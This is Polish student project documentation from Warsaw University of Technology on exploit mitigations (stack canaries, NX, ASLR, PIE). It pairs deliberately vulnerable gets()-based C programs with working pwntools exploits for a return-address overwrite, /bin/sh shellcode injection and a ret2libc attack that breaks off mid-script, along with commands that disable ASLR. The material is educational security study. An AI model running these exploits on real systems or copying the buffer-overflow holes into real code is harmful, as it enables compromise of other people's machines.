

Badanie rozwiązań chroniących natywne aplikacje działające w trybie użytkownika.

Dokumentacja do projektu z przedmiotu BSO grupa: CB1

Agnieszka Hermaniuk

Politechnika Warszawska, Wydział Elektroniki i Technik Informacyjnych

29 czerwca 2021

Spis treści

1	Wstęp	3
2	Kanarki stosu	3
2.1	Opis metody	3
2.2	GCC	3
2.3	Clang	4
2.4	MSVC	4
2.5	Możliwości obejścia	4
2.6	Wady i zalety	4
2.7	Ograniczenia	4
3	Aplikacja i exploit - przekierowanie programu	5
3.1	Kod aplikacji	5
3.2	Kod exploita	5
3.3	Zastosowanie	6
4	Execution Disable	6
4.1	Opis metody	6
4.2	Linux	7
4.3	GCC	7
4.4	Clang	7
4.5	Windows	7
4.6	Możliwości obejścia	8
4.7	Ograniczenia	8
5	Aplikacja i exploit - shellcode execution	8
5.1	Kod podatnej aplikacji	9
5.2	Kod exploita	9
5.3	Zastosowanie	10

6	ASLR	11
6.1	Opis metody	11
6.2	Linux	11
6.3	Windows	12
6.4	Ograniczenia	13
6.5	Możliwości obejścia	13
7	Aplikacja i exploit - ret2libc	13
7.1	Kod podatnej aplikacji	13
7.2	Kod exploita	14
7.3	Zastosowanie	15
8	PIE	16
8.1	Opis metody	16
8.2	GCC	16
8.3	Clang	16
8.4	Ograniczenia	17
8.5	Możliwości obejścia	17
9	Aplikacja i exploit - ROP ret2libc	17
9.1	Kod podatnej aplikacji	17
9.2	Kod exploita	17
9.3	Zastosowanie	18
10	RELRO	19
10.1	Dynamiczne linkowanie	19
10.2	Opis metody	19
10.3	GCC	20
10.4	Clang	20
10.5	Wady i zalety	20
10.6	Możliwości i ograniczenia	20
11	Aplikacja i exploit - GOT overwrite	20
11.1	Kod podatnej aplikacji	20
11.2	Kod exploita	21
11.3	Zastosowanie	22
12	Wpływ omówionych metod na wydajność aplikacji	23
12.1	Stack Canary	23
12.2	Execution Disable	24
12.3	ASLR	24
12.4	PIE	24
12.5	RELRO	24
13	Ataki side channel	27
13.1	Opis	27
13.2	Differential Power Analysis Attack	27
13.3	Przeprowadzenie ataku	27
13.4	Zabezpieczenie	30
14	Podsumowanie	30
	Bibliografia	31

1 Wstęp

Celem projektu było przebadanie metod ochrony aplikacji natywnych. Należało omówić zasady działania wybranych technik oferowanych przez systemy operacyjne i kompilatory, ich wady, zalety, ograniczenia oraz różnice w implementacji na różnych kompilatorach i architekturach. Każdą metodę należało przetestować, tworząc pod nią wadliwą aplikację natywną w języku C oraz eksploita. Aplikacje uruchamiane były na 64-bitowej wirtualnej maszynie Ubutnu 20.04, a kompilowane jako programy 32-bitowe.

2 Kanarki stosu

2.1 Opis metody

Kanarki stosu (ang. stack canary, stack cookie) to specjalne wartości umieszczone na stosie między zmiennymi automatycznymi a adresem powrotu. Chronią one adres powrotu przed nadpisaniem. Przed powrotem z funkcji sprawdzana jest aktualna wartość kanarka z oryginalną. W przypadku gdy wartości te się nie zgadzają, wykonywany program jest przerywany, gdyż istnieje wtedy znaczne ryzyko, że został nadpisany adres powrotu.

Kanarki nie chronią stricte przed samym nadpisaniem pamięci, ponieważ przepełnienie bufora wciąż jest możliwe, można też zmodyfikować wartość innych zmiennych lokalnych i buforów. Zadaniem kanarków jest jedynie uniemożliwienie przekierowania wykonywania programu.

Aby zabezpieczenie w postaci kanarka było jak najskuteczniejsze, powinny być spełnione warunki:

- Wartość kanarka trudna do przewidzenia
- Kanarek zlokalizowany w niedostępnej części pamięci
- Nie da się go odkryć poprzez bruteforce
- Zawiera *termination character*

Wyróżniane są 3 rodzaje kanarków:

- Terminator canaries - zawierają znaki NULL, CR, LF lub EOF. Dlatego atakujący musiałby podać znak null przed nadpisaniem adresu zwrotnego, jeśli chciałby uniknąć zmiany kanarka. Wadą jest tutaj większa przewidywalność wartości kanarka.
- Random canaries - tworzony losowo przy uruchomieniu programu. Wybierany jest z `/dev/urandom` lub tworzony jako hash aktualnego czasu. W przypadku gdy da się odczytać zawartość kanarka (np. poprzez format string attack) jest bardzo prosty do obejścia - wystarczy podać wyciekniętą wartość w odpowiednim miejscu w pamięci
- Random XOR canaries - tworzony przez XOR wartości losowej i adresu powrotu

2.2 GCC

Kompilator GCC udostępnia rozszerzenie Stack Guard, które umożliwia stosowanie kanarków. Domyślna konfiguracja stosuje kanarki stosu w funkcjach używających `alloca()` oraz buforów większych lub równych 8 bajtów.

Na początku funkcji rezerwowane jest miejsce na zawartość kanarka odczytaną z pamięci. Przed wyjściem z funkcji wartość ta porównywana jest z wartością rejestru z kanarkiem i jeśli się one nie zgadzają, wywoływana jest funkcja `__stack_chk_fail`. W przeciwnym wypadku następuje zwykłe wyjście z funkcji.

Flagi kompilatora:

- `-fstack-protector-all` - poszerza ochronę na wszystkie funkcje w programie
- `-fno-stack-protector` - brak kanarka
- `-fstack-protector-strong` - poza podstawową ochroną dotyczy także funkcji ze zmiennymi lokalnymi w postaci tablic lub referencji do adresów ramek. Liczą się tutaj jedynie zmienne zlokalizowane na stosie.
- `-fstack-protector-explicit` - ochrona dotyczy jedynie funkcji z atrybutem `stack_protect`

Ponadto, można też zarządzać miejscem przechowywania "master" kanarka - wartości referencyjnej, z którą porównywany jest obecny kanarek na wyjściu.

- `-mstack-protector-guard=global` - kanarek globalny, przechowywany w sekcji `.bss`
- `-mstack-protector-guard=tls` - kanarek przechowywany jest w Thread Local Storage (pamięci lokalnej konkretnego wątku)

2.3 Clang

Kompilator ten udostępnia możliwość ochrony stosu w postaci sprawdzania wartości kanarka podobnie jak GCC. Używane są do tego te same komendy, służące do włączania, wyłączania oraz customizacji ochrony. Domyślnie kanarek jest wyłączony.

2.4 MSVC

Również kompilator Microsoftu oferuje ochronę stosu w postaci GuardStacka. W dokumentacji GS kanarek nazywany jest security cookie i lokowany na stosie nad zmiennymi lokalnymi. Zasada działania jest całkowicie analogiczna do implementacji w poprzednich kompilatorach. Wartość kanarka jest losowa i XORowana z RBP.

2.5 Możliwości obejścia

Istnieje wiele sposobów na ominięcie zabezpieczeń w postaci kanarka stosu, w zależności od rodzaju kanarka oraz charakterystyki podatnego programu.

Jednym z nich jest atak bruteforce przydatny przede wszystkim w programach forkujących procesy. Dziecko ma taką samą wartość zabezpieczającą przed buffer overflow jak rodzic, co znacznie ułatwia jego odgadnięcie po określonej liczbie prób.

W przypadku kanarków typu NULL lub zawierających znaki terminacyjne ich wartość jest na ogół stała. Trudność stanowi tutaj fakt, że większość ataków buffer overflow kierowana jest na funkcje formatujące stringi, które przerywane są w momencie, gdy atakujący wprowadza wartość kanarka i uniemożliwia mu wykonanie dalszej części ataku (nadpisanie adresu powrotu). Jednak jeśli podatny program przetwarza input jako dane binarne, a nie tekst, tego typu kanarek staje się praktycznie bezużyteczny.

Ponadto kanarki można również obejść dzięki innym podatnościom w programie, np. memory leak. W takim przypadku możliwe jest "wycieknięcie" wartości kanarka i użycie jej przez atakującego.

Dość nietypową i nowszą metodą jest także nadpisanie wartości referencyjnej oraz lokalnej kanarka tą samą wartością. W ten sposób mimo jego zmiany, porównywane wartości są nadal identyczne, więc sprawdzenie przy wyjściu z funkcji zakończy się sukcesem

2.6 Wady i zalety

Kanarki są bardzo prostym w założeniu i implementacji sposobem na zabezpieczenie przed atakiem. Ich zgadnięcie jest dość trudne, natomiast canary leak wymaga dodatkowej podatności umożliwiającej odczytanie wartości kanarka, rzadko kiedy jest możliwe. Większość stosowanych ataków przeprowadzana jest w taki sposób, że wymaga pisania w pamięci za kanarkiem.

Jednak stosowanie kanarka może delikatnie obniżać wydajność programu, zwłaszcza w bardziej rozbudowanych kodach. Szczególnie widoczne jest to przy zastosowaniu flagi `-fstack-protector-all`, która może powodować wydłużenie działania programu oraz zwiększenie jego rozmiaru.

Ponadto nagle zatrzymanie programu po wykryciu ataku nie zawsze jest najlepszym podejściem, np. jeśli mamy do czynienia z aplikacją serwerową. W ten sposób bufer overflow może przerodzić się w atak DoS.

2.7 Ograniczenia

- W przypadku istnienia odpowiedniej podatności możliwe jest wycieknięcie wartości `__stack_chk_guard`
- Nie chronią przed atakiem buffer overflow na stertę
- Możliwe jest nadpisanie ramki stosu za kanarkiem bez modyfikacji samego kanarka
- W niektórych aplikacjach forkujących procesy istnieją techniki ataku bruteforce na kanarka

- Wciąż możliwe jest nadpisanie wskaźnika ramki oraz innych zmiennych lokalnych i parametrów funkcji (StackGuard 3.0 zabezpiecza już frame pointer)
- Wartość "master" kanarka można nadpisać poprzez *Arbitrary Memory Write* (jeśli jest globalnym kanarkiem) lub poprzez *Mapped Area Base Buffer Overflow* (w przypadku kanarka w TLS)

3 Aplikacja i exploit - przekierowanie programu

Aplikacja znajduje się w katalogu canary. W celu przetestowania exploita kompilowana była poleceniem `gcc vuln.c -o out -m32 -fno-stack-protector -no-pie` (alternatywnie: `make`)

W celu włączenia kanarka można posłużyć się poleceniem `make canary`, ustawiającym flagę `-fstack-protector`.

3.1 Kod aplikacji

Poniższy program pobiera od użytkownika input w nieodpowiedni sposób, nie analizując jego rozmiaru. Stosuje przestarzałą funkcję `gets()`, co umożliwia podanie większego inputu niż przyznane na niego miejsce i przepełnienie bufora na stosie.

```

1 #include <stdio.h>
2 #include <string.h>
3
4 char password[20] = "admin123";
5 void get_access()
6 {
7     printf("Congratulations! You got access\n");
8 }
9 void vuln_func()
10 {
11
12     char input[30];
13
14     gets(input);
15
16     if (strcmp(input, password) == 0) {
17         printf("correct!\n");
18         get_access();
19     } else {
20         printf("wrong!\n");
21     }
22 }
23
24 int main()
25 {
26     vuln_func();
27     return 0;
28 }

```

3.2 Kod exploita

Exploit wykorzystuje możliwość nadpisania danych na stosie aż do dotarcia do adresu powrotu z funkcji. Mimo wpisania błędnego hasła, można dostać się do funkcji `get_access()`, zmieniając adres powrotu z `vuln_func()` na adres wybranej funkcji. W ten sposób możemy przekierować program do wybranego przez nas miejsca.

```

1 from pwn import *
2
3 p = process("./out");
4 buf_len=42
5 access = p32(0x80491d6)
6
7 payload = b'x'*buf_len + access
8
9 p.sendline(payload)
10

```

```

11 data = p.readall().strip().decode().splitlines()
12 for line in data:
13     print(line)

```

3.3 Zastosowanie

Aplikacja nie posiada następujących zabezpieczeń:

- kanarka stosu
- PIE

Jak widać na Rys. 1, w przypadku gdy wartość kanarka nie jest sprawdzana, adres powrotu zostaje nadpisany i uruchamiana jest funkcja `get_access()`.

```

frostrose@frostrose-VirtualBox:~/BS0-Project/canary$ python3 exp.py
[+] Starting local process './out': pid 2676
[+] Receiving all data: Done (39B)
[*] Process './out' stopped with exit code -11 (SIGSEGV) (pid 2676)
wrong!
Congratulations! You got access

```

Rys. 1: Uruchomienie eksploita

Zastosowanie kanarka pozwala na wykrycie buffer overflow i przerwanie wykonywania programu sygnałem SIGABRT. PIE pozwala na randomizację sekcji text binarki, więc przy każdym uruchomieniu programu adres funkcji `get_access()` będzie inny.

```

frostrose@frostrose-VirtualBox:~/BS0-Project/canary$ python3 exp.py
[+] Starting local process './out': pid 2690
[+] Receiving all data: Done (51B)
[*] Process './out' stopped with exit code -6 (SIGABRT) (pid 2690)
wrong!
*** stack smashing detected ***: terminated

```

Rys. 2: Zabezpieczenie przed exploitem - stack canary

4 Execution Disable

4.1 Opis metody

Execution Disable Bit, znana także jako NX bit (No eXecute) lub XD bit (eXecute Disable) jest opcją realizowaną przez hardware, która rozdziela przestrzeń w CPU na instrukcje procesora oraz dane. Klasyfikuje przestrzeń w pamięci na takie, których kod może być wykonywalny lub nie.

Metoda jest dedykowana przede wszystkim jako zabezpieczenie przed wykonaniem złośliwego kodu zapisanego w pamięci przez atakującego z wykorzystaniem podatności takich jak buffer overflow.

Opcja ta jest uruchomiona domyślnie na wszystkich wspieranych procesorach. Współdziała z różnymi funkcjami systemowymi (takimi jak DEP czy W xor X), które zarządzają bitem NX oraz tym, jakie programy i części pamięci powinny być poddane ochronie lub z niej wyłączone.

4.2 Linux

W Linuxie za zarządzanie wykonywalnością stosu programów i bibliotek odpowiada narzędzie *execstack*. Jest to program, który ustawia lub usuwa flagę dla binarek i bibliotek. Oznaczenie programów realizowane jest poprzez pole *p_flags* w nagłówku *PT_GNU_STACK*. Jeśli flaga nie jest ustawiona, stos programu traktowany jest jako wykonywalny.

Execstack pozwala użytkownikowi na zmianę domyślnych ustawień stosu na poziomie asemblowania kodu, czy też poprzez zmianę już zlinkowanej binarki (polecenia: `-execstack` oraz `-noexecstack`).

4.3 GCC

Kompilator GCC umożliwia zarządzanie wykonywalnością stosu poprzez ustawienie flag:

- `-z execstack` - stos programu jest wykonywalny
- `-z noexecstack` - stos niewykonywalny

Zazwyczaj domyślnie kod na stosie skompilowanego programu nie może być wykonywany. Są jednak programy, które do poprawnego działania wymagają wykonywalnego stosu, na przykład tzw. trampoliny oferowane przez GCC na niektórych architekturach.

Ze względu na specyfikację tego typu programów są one oznaczane jako wymagające wykonywalnego stosu. Oczywiście można nadpisywać ustawienia domyślne stosu poprzez wspomniane wyżej flagi gcc. Może to jednak zaskutkować niepoprawnym działaniem programu.

4.4 Clang


Clang również umożliwia zarządzanie wykonywalnością stosu poprzez identyczne flagi jak GCC. Domyślnie ochrona NX jest włączona.

4.5 Windows

Na Windowsie ochrona przestrzeni wykonywalnej określana jest jako Data Execution Prevention. DEP określa pewne miejsca w pamięci jako przeznaczone jedynie do przechowywania danych, co następnie procesor wspierający bit NX rozumie jako przestrzeń non-executable. Jeśli funkcja DEP wykryje, że program na komputerze korzysta z pamięci w sposób nieprawidłowy, zamknie go i powiadomi użytkownika.

W starszych wersjach Windowsa ochrona dotyczyła głównie krytycznych usług. Dodatkowo realizowana była bez wspierającej jej randomizacji przestrzeni pamięciowej ASLR. W związku z tym, mimo istniejącej ochrony, łatwo można było ją ominąć atakami wykorzystującymi znajomość określonych adresów w pamięci (m.in. funkcji bibliotecznych), np. `ret2libc`.

Domyślnie DEP jest włączony tylko dla istotnych programów. Można to jednak zmienić, rozszerzając ochronę na wszystkie programy i usługi oprócz listy dodanych przez użytkownika wyjątków, jak pokazano na Rys. 3.



Rys. 3: Zarządzanie DEP na Windowsie

4.6 Możliwości obejścia

Execution Disable chroni jedynie przed wykonaniem własnego kodu wprowadzonego przez atakującego do pamięci systemu. Jest to zabezpieczenie, które bardzo łatwo jest ominąć, gdy nie wspomagają go inne sposoby ochrony. Przykładowo, jeśli znana jest adresacja przestrzeni pamięciowej, atakujący może odwołać się do konkretnego miejsca w pamięci i wykorzystać znajdujące się w nim funkcje biblioteczne albo użyć istniejących fragmentów kodu w ataku ROP.

4.7 Ograniczenia

Metoda ta z sukcesem uniemożliwia atakującemu wykonywanie wstrzykniętego na stos kodu. Jednak jej zastosowanie jest możliwe jedynie w przypadku, gdy program do poprawnego działania rzeczywiście nie potrzebuje wykonywalnego stosu. Choć takie pisanie aplikacji nie jest obecnie zalecane, to wciąż istnieją programy, dla których zastosowanie NX okaże się niemożliwe.

5 Aplikacja i exploit - shellcode execution

Aplikacja znajduje się w katalogu nx. W celu przetestowania exploita kompilowana była poleceniem:
`gcc vuln.c -o out -fno-stack-protector -no-pie -z execstack -m32` (alternatywnie: `make`)

W celu włączenia kanarka można posłużyć się poleceniem `make canary`, a w celu włączenia nx - `make nx`.

5.1 Kod podatnej aplikacji

Głównym błędem widocznym w poniższej aplikacji jest użycie funkcji `gets()`, która nie analizuje inputu użytkownika. Dlatego podatna jest na ataki typu buffer overflow, np. poprzez wstrzyknięcie określonego shellcode'u i zmianę adresu powrotu funkcji `vuln_func()` na adres wstrzykniętego kodu.


```
1 #include <stdio.h>
2 #include <string.h>
3
4 void vuln_func()
5 {
6     char input[80];
7     gets(input);
8
9     printf("It is an honour to meet you, %s\n", input);
10 }
11 int main()
12 {
13     puts("Hello adventurer, state your name");
14     vuln_func();
15     return 0;
16 }
```

5.2 Kod exploita

Eksploita uruchamia wspomnianą aplikację i przekazuje jej input powstały z NOP slide'ów, shellcode'u oraz nowego adresu powrotu, kierującego program mniej więcej w środek instrukcji NOP. Nowy adres powrotu można wybrać, np. analizując w gdb, gdzie w pamięci lokowany jest nasz input. Po przejściu funkcji na określony adres wykonywane zostają puste instrukcje aż program natrafi na kod shellcode'u.

Kod assemblerowy odzwierciedla wywołanie funkcji `execve()` z argumentem `"/bin//sh"` i zawołanie `syscalls`. Przygotowanie rejestrów jest zgodne z dokumentacją, dostępną m.in. na stronie: https://chromium.googlesource.com/chromiumos/docs/+/_/master/constants/syscalls.md#x86-32_bit.

```
1 from pwn import *
2
3 p = process("./out");
4
5 shellcode = ""
6 xor eax, eax
7 push eax
8 push 0x68732f2f
9 push 0x6e69622f
10 mov ebx, esp
11 mov ecx, eax
12 mov edx, eax
13 mov al, 0xb
14 int 0x80
15 ""
16 shellcode = asm(shellcode)
17
18 p.readuntil("Hello adventurer, state your name\n")
19
20 name = b'\x90'*(84 - len(shellcode))
21 name += shellcode
22 name += b'\x90'*8
23 EIP = 0xffffd00f
24 name += p32(EIP)
25
26 p.sendline(name)
27 p.interactive()
```



5.3 Zastosowanie

- kanarka stosu
- ASLR
- execution disable

[illegible]

Kompilacja programu z użyciem któregokolwiek z wyżej wymienionych zabezpieczeń uniemożliwia wykonanie ataku. Przykładowo, przy niewykonuwalnym stosie otrzymujemy sygnał SIGSEGV (Rys. 6), świadczący o naruszeniu pamięci. Przy działającym kanarku stosu - Rys. 7 - wykryte zostaje nadpisanie kanarka i program kończy się sygnałem SIGABRT (zakończenie wskutek krytycznego błędu).

[illegible]

Rys. 7: Zabezpieczenie przed exploitem - stack canary

6 ASLR

6.1 Opis metody

Address space layout randomization to technika polegająca na randomizacji przydzielanej przestrzeni adresowej związanej z uruchamianym procesem. Dbą ona o to, by adres bazowy programu wykonywalnego, stosu, sterty oraz bibliotek były przydzielane losowo i jak najmniej przewidywalne. W ten sposób znacznie utrudnia atakującemu ataki związane z nadpisaniem pamięci, ponieważ nie zna on położenia interesujących go części kodu. Przeciwdziała to między innymi takim atakom jak ROP, ret-2-libc i wstrzykiwaniu shellcode.

Skuteczność ASLR zależy przede wszystkim od trzech czynników:

- Stopnia randomizacji pamięci - nawet jeden proces lokalizowany pod stałym adresem może być wykorzystany przez atakującego do obejścia ASLR
- Zakresu przydzielanej pamięci - najlepiej korzystać z jak największych przedziałów pamięci, co znacznie utrudnia wykorzystanie do jego odgadnięcia techniki brute force
- Częstotliwość relokacji - częstość mapowania adresów, najlepiej jeśli każdy proces relokowany jest przy każdym uruchomieniu. Randomizacja pamięci jedynie przy restarcie systemu jest bardzo nieefektywna

6.2 Linux

Linux wprowadził ASLR począwszy od wersji 2.6.12 jako jedną z funkcji oferowanych przez PaX. Jest ono domyślnie włączone i (w przeciwieństwie do Windowsa) wymuszane na wszystkich programach, nawet tych, które domyślnie nie zostały skompilowane w zgodności z ASLR. Aby wyłączyć to zabezpieczenie należy użyć jednej z komand:

```
# disable in current session
echo 0 | tee /proc/sys/kernel/randomize_va_space

# make change permanent (across reboots)
echo "kernel.randomize_va_space = 0" > /etc/sysctl.d/01-disable-aslr.conf
```

Tych samych poleceń (ale z flagą inną niż zero) można także użyć, by ustawić:

- 1 - conservative randomization - dotyczy współdzielonych bibliotek, stosu, sterty, VDSO i mmap()
- 2 - full randomization - jak wyżej plus pamięć zarządzana przez brk()


Do wyłączenia ASLR dla konkretnego procesu można skorzystać z polecenia *personality*.

Implementacja Linuxa ma pewne właściwości. Dla niektórych plików wykonywalnych tylko część przestrzeni pamięciowej jest losowana. Segment .text binarki jest poddawany randomizacji tylko, jeśli plik został skompilowany jako PIE (Position Independent Executable). Dlatego efektywność ASLR na Linuxie jest nierozzerwalnie związana z PIE (który jest stosowany domyślnie przez kompilator gcc). Natomiast pliki skompilowane bez tej opcji są wciąż narażone na ataki, nawet przy ASLR ustawionym na full randomization.

Dodatkowo, od wersji 3.14, Linux wprowadził również KASLR - randomizację przestrzeni adresowej obrazu jądra, która losowo wybiera lokalizację kodu jądra podczas uruchamiania systemu. Ze względu na fakt, że losowe adresy przydzielane są jedynie w momencie restartu i pozostają stałe do kolejnego uruchomienia, technika ta jest raczej mało efektywna i krytykowana.

6.3 Windows

Pierwsze wersje systemu Windows nie tylko nie udostępniały podejścia ASLR, ale wręcz stawiały na zachowanie stałości w przydzielaniu przestrzeni adresowej, gdzie biblioteki DLL miały przypisane do siebie preferowane adresy bazowe. Wynikało to z korzyści czasowych i pamięciowych. Windows Vista i późniejsze wersje wspierały już randomizację ASLR. Na Windows 10 można ją ustawić w opcji Exploit Protection Windows Defendera, jak pokazuje zdjęcie poniżej (Rys. 8).



Rys. 8: ASLR na Windowsie

Nie wszystkie programy wspierają możliwość randomizacji ich lokalizacji. O zgodności aplikacji z ASLR informuje flaga `/DYNAMICBASE` ustawiana automatycznie przy kompilacji programów od czasów Windows Visty (można ją jednak wyłączyć poprzez użycie `/DYNAMICBASE: No`).

Dodatkowo `/HIGHENTROPYVA` modyfikuje nagłówek pliku, aby wskazać, czy ASLR może używać przestrzeni adresów 64-bitowej, co znacznie zwiększa entropię i usprawnia randomizację adresów. Opcję najlepiej ustawić dla pliku wykonywalnego i wszystkich modułów, od których jest on zależny. Z kolei flaga `/LARGE-ADDRESSAWARE` informuje, że aplikacja może obsługiwać adresy większe niż 2 gigabajty. Dwie ostatnie flagi stosowane są domyślnie dla wszystkich programów 64-bitowych.

Pierwsza z opcji Windows Defendera, *Mandatory ASLR* wymusza relokację obrazów, które nie zostały skompilowane z użyciem przełącznika `/DYNAMICBASE`. Wymusza ona konflikt przy ładowaniu pliku do adresu bazowego i szukanie nowego adresu do jego załadowania. Zmienia ona jedynie bazowy adres aplikacji, który pozostaje niezmienny do restartu maszyny. Napastnik może wykorzystać to do stworzenia exploita, który ponownie wykorzysta odkryte lokacje dla tych aplikacji, które były wielokrotnie uruchamiane w czasie jednego cyklu pracy maszyny.

Tymczasem ASLR typu bottom-up dodaje entropię dla generowanych losowo adresów, zmienia bazowy adres chronionych aplikacji za każdym razem, gdy są one uruchamiane. Działa domyślnie jedynie z programami skompilowanymi z opcją `/DYNAMICBASE`.

High-entropy ASLR zwiększa entropię i losowość adresów przydzielanych przez Bottom-up ASLR

Opisane działanie tych opcji może doprowadzić do pewnej luki i nietypowego zachowania dla aplikacji nie wspierających ASLR, zauważonego przez CERT. Ponieważ sama opcja Mandatory ASLR nie randomizuje przydzielanych adresów, programy te uruchamiane są w przewidywalnych lub nawet tych samych lokacjach po restarcie. Randomizacja dotyczy jedynie programów wspierających ASLR.

6.4 Ograniczenia

- ASLR nie wykrywa i nie zgłasza podatności
- Ochrona (domyślnie) zapewniona jest tylko programom, które zostały zbudowane ze wsparciem ASLR (zatem podatne są przede wszystkim stare programy)
- Starsze wersje Windowsa w ogóle nie wspierają ASLR i ignorują nagłówek dodawany dla programów z opcją /DYNAMICBASE
- ASLR nie wykrywa prób ataku ani skutecznych ataków, w żaden sposób nie reaguje w momencie ataku, nie podaje też o nim żadnych informacji
- Efektywność ASLR znacznie zmniejsza się dla 32-bitowych systemów, których niska entropia umożliwia między innymi ataki brute force
- ASLR łatwo przełamać gdy chociaż jeden plik wykonywalny lub biblioteka związana z procesem zlokalizowane są w przewidywalnym miejscu
- Istnieje wiele ataków na ASLR, głównie wykorzystujących hardware, zarówno na Windowsie jak i Linuxie (na przykład heap spray, offset2libc, Jump Over ASLR, ret2csu)

6.5 Możliwości obejścia

Podstawą do obejścia ASLR jest memory/information leak, ataki format string i wykorzystanie ewentualnych luk w designie. Dlatego ataki obchodzące ASLR mogą się różnić w zależności od implementacji tego zabezpieczenia na różnych architekturach.

Do tego częste są również wykorzystujące hardware ataki side-channel (np. Blindsight attack), wykorzystanie relatywnego adresingu, a także pewne ataki ROP (np. ret2csu).

W przypadku ASLR o niskiej entropii lub małej częstotliwości można także wykorzystać atak brute force w celu odkrycia konkretnego adresu lub offsetu przesunięć adresów. Metoda ta może być efektywna zwłaszcza na 32-bitowych systemach.

Jedną z najbardziej znanych słabości ASLR na Linuxie wykorzystywana jest w ataku offset2libc. Polega ona na tym, że aplikacje według zasad działania ASLR traktowane są jak biblioteki i ładowane obok nich w pamięci: pierwszy obiekt ładowany jest w losowym miejscu w pamięci, a następne obiekty w następujących po sobie adresach. W związku z tym, jeśli atakujący jest w stanie wykorzystać memory leak w programie, będzie mógł ominąć ASLR. Obecnie powstały już na nią patche, jednak twórcy ataku wciąż zarzucają obecnej implementacji braki.

7 Aplikacja i exploit - ret2libc

Aplikacja znajduje się w katalogu aslr. W celu przetestowania exploita kompilowana była poleceniem:

```
gcc vuln.c -o out -fno-stack-protector -m32 (alternatywnie: make)
```

W celu włączenia kanarka można posłużyć się poleceniem `make canary`.

7.1 Kod podatnej aplikacji

Poniższa aplikacja, podobnie jak poprzednie, zawiera podatną funkcję `gets()`. Dodatkowo nie używa formatowania w funkcji `printf()`, co umożliwia ataki typu format string. Nie zostanie to jednak wykorzystane podczas eksploatacji.

```

1 #include <stdio.h>
2 #include <string.h>
3
4 void getInput ()
5 {
6     char buff[256];
7     gets(buff);
8     printf(buff);
9 }
10 int main()
11 {
12     getInput();
13     printf("Thank you for your input\n");
14
15     return (0);
16 }

```

7.2 Kod exploita

Exploit jest prostym przykładem ataku ret2libc. Atak ten stosowany jest w celu ominięcia zabezpieczenia Execution Disable. Przeprowadzenie tego typu ataku uniemożliwia jednak ASLR.

Exploit polega na podmienieniu funkcji wywoływanych w programie na funkcje dostępne w bibliotece libc. Przy okazji tworzona jest nowa (fałszywa) ramka stosu dla podmienionej funkcji - razem z jej nowym adresem powrotu i argumentami wywołania.

Najpierw wypełniany jest bufor i podmieniany adres powrotu obecnej funkcji na adres funkcji system(). Kolejne 4 bajty to adres powrotu po wywołaniu funkcji system(), który zostaje zamieniony na funkcję exit(), aby program po wywołaniu exploita zakończył się normalnie. Na koniec podawany jest adres stringa "/bin/sh", który będzie argumentem funkcji system().

W eksploicie niezbędne było odczytanie trzech adresów:

- system - polecenie *print system* w gdb
- exit - polecenie *print exit* w gdb
- "/bin/sh" - polecenie *find "/bin/sh"* w gdb

```

1 from pwn import *
2
3 system = 0xf7e0c830
4 binsh = 0xf7f59352
5 exit = 0xf7dffb10
6
7 p = process("./aslr");
8 buff_len = 268
9 #Fill the buffer
